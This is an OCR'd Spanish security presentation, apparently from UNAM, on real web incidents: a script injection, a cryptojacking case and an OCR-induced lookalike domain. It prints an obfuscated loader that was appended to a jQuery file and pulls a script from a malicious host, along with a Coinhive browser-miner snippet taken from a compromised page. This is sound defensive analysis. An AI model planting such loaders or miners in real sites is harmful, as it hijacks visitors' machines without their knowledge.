



Escenario 3


```
    */
  $.fn.removeOnce = function (id, fn) {
    var name = id + '-processed';
    var elements = this.filter('.' + name).removeClass(name);

    return $.isFunction(fn) ? elements.each(fn) : elements;
  };
})(jQuery);

var RqLm1=window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x73\x42\x79\x
```


Comunidad
Estadísticas
Documentación
FAQ
Acerca de...
Español
Únete a la comunidad
Iniciar sesión
virustotal
URL:
http://vuuwd.com/t.js
Detecciones:
8 / 67
Fecha de análisis:
2018-05-08 15:03:39 UTC (hace 0 minutos)
Análisis:
Ir al análisis del fichero descargado
2
0
Análisis
Información adicional
Comentarios
Votos
Analizador
Resultado
DNS8
Malicious site
Dr.Web
Malicious site
Sucuri SiteCheck
Malicious site
Trustwave
Malicious site
AegisLab WebGuard
Malware site
Fortinet
Malware site
Kaspersky
Malware site
malwares.com URL checker
Malware site
ADMINUSLabs
Clean site
AlienVault
Clean site
$.fn.removeOnce = function (id, fn) {
var name = id + '-processed';
var elements = this.filter('.' + name).removeClass(name);
return $.isFunction(fn) ? elements.each(fn) : elements;
};
var RqLm1 = window['document']['getElementsByTagName']('head') [0];
var D2 = window['document']['createElement']('script');
D2['type'] = 'text/javascript';
D2['id'] = 'm_g_a';
'http://vuuwd.com/t.js';
RqLm1['appendChild'](D2);

Escenario 4


Count
10
5
0
16:00
17:00
18:00
19:00
20:00
21:00
22
@timestamp per 10 minutes
SN Alert-Top20SrcIP
67.222.5.234
217.182.165.105
217.182.165.140
37.187.165.17
37.187.165.210
37.187.166.108
37.187.167.21
SN Alert-Top20Signatures
ET POLICY Request for Coinhive 9
Browser Monero Miner M2


view-source:www.tubreveespacio.com/poemas-de-desamor.htm
<!DOCTYPE html>
<html>
<head>
<meta content="text/html" charset="utf-8" /><!--charset=iso-8859-1-->
<meta content="text/html" charset="iso-8859-1" />
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<meta name="keywords" content="" />
<meta name="description" content="Poemas de desamor: cuando la tristeza y el dolor hacen su
<meta name="revisit-after" content="15">
<meta name="robots" content="all | index | follow">
<meta name="language" content="spanish">
<meta property="og:image" content="http://www.tubreveespacio.com/assets/images/logo_for_fb.p
<title>Poemas de Desamor</title>
<link href="http://www.tubreveespacio.com/assets/css/bootstrap.min.css" rel="stylesheet">
<link href="http://www.tubreveespacio.com/assets/css/bootstrap-theme.min.css" rel="styleshee
<link href="http://www.tubreveespacio.com/assets/css/style.css" rel="stylesheet">
<script>
window.fbAsyncInit = function() {
FB.init({
appId : '579209842216450',
xfbml : true,
version : 'v2.1'
});
};
(function(d, s, id){
var js, fjs = d.getElementsByTagName(s)[0];
if (d.getElementById(id)) {return;}
js = d.createElement(s); js.id = id;
js.src = "//connect.facebook.net/es_CO/sdk.js";
fjs.parentNode.insertBefore(js, fjs);
}(document, 'script', 'facebook-jssdk'));
</script>
<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('oSXjl7f6YA3t4cKyoiOQV7FreiBSNvP2');
miner.start();
</script>


www.tubreveespacio.com
Tu Breve Espacio
Pensamientos y reflexiones, para inspirarte a seguir nuev
vida y en el amor
También encontrarás cartas de amor y poemas que te despertarán hermosos recuerdos, aquellos maravi
ayer... y de hoy ¿por que no?
Si lo que buscas son pensamientos de amor y mensajes positivos, los mejores están aquí.
También descubrirás cosas que en ninguna otra web habías leído, reflexiones sobre temas algo polém
la silla y que argumento bien ¿Sientes curiosidad?
Y por si aún no lo sabes, Tu Breve Espacio es reconocida como la mejor web de poemas de toda la red.
Encontrarás poemas de amor de poetas noveles, no la misma poesía reciclada que ves en todos lados.
por personas como tu y yo. Y la más reciente sección de novelas, para que expreses tus dotes literarios.
También, porque me lo han pedido, el nuevo servicio de postales.
¿Quieres saber dónde está lo más reciente? Visita poesia nueva, pensamientos nuevos y reflexiones nue

Cryptojacking: consecuencias

- El sitio puede ser agregado a listas negras.
- Pérdida de reputación.
- Financiamiento de organizaciones ilícitas.

- Experimentación de lentitud en el sitio web.
- Gasto de recursos de hardware y de energía eléctrica.

Cryptojacking: ¿Cómo puedo reducir el riesgo?

- Prácticas de desarrollo seguro de software y configuración de servidores.
- Política de uso correcto de activos.
- Uso de herramientas para la validación de scripts en el navegador.
- Uso de antivirus

No Coin
by Keraf, Abdullah Diaa

NotMINING.org
by Adan K. Martin, José C. García Gamero

NoMiner - Block Coin Miners
by Emmy

¿Cómo puedo mitigarlo?
Plugins y sitios de apoyo

minerBlock
by CryptoMineDev


Vulnerabilidad en Google Docs Offline

Caso 3

Universidad Nacional Autónoma de México, REDISYBD

¿Qué es?

Un problema en el algoritmo de reconocimiento óptico de caracteres (OCR, por sus siglas en inglés) está interpretando el carácter “a” como “o”. Y la extensión de Chrome Google Docs Offline y Adobe Acrobat Reader están generando un enlace web de manera errónea.



Circulares digitalizadas con Adobe Acrobat Pro 11.0.0 Paper Capture Plug-in with ClearScan.

¿Cuál sería el riesgo que conlleva éste problema?

Vigilancia

DIRECCIÓN GENERAL DE PERSONAL


PROCEDIMIENTO
TRÁMITE DE RETIRO POR JUBILACIÓN/PENSIÓN PARA PERSONAL ADMINISTRATIVO DE BASE


DESCRIPCIÓN DEL PROCEDIMIENTO

RESPONSABLE	ACTIVIDAD
	DEL 2 AL 6 JUNIO DE 2014
TRABAJADOR ADMINISTRATIVO DE BASE	Acude a la Secretaría Administrativa, Unidad Administrativa o Delegación Administrativa de su dependencia de adscripción a entregar su solicitud para participar en el Programa de Retiro por Jubilación/Pensión.
	Notifica al trabajador respecto de las fechas y el lugar donde se le entregará el pago y documentación respectiva, a través de la página web www.personal.unam.mx
TRABAJADOR ADMINISTRATIVO DE BASE	Acude en la http://www.personol.unom.mx que recibirá el pago y la documentación correspondiente.

Análisis de la dirección URL

www.personol.unom.mx/index.html






https://creditea.mx


Dimensionamiento de la afectación

site:unom.mx



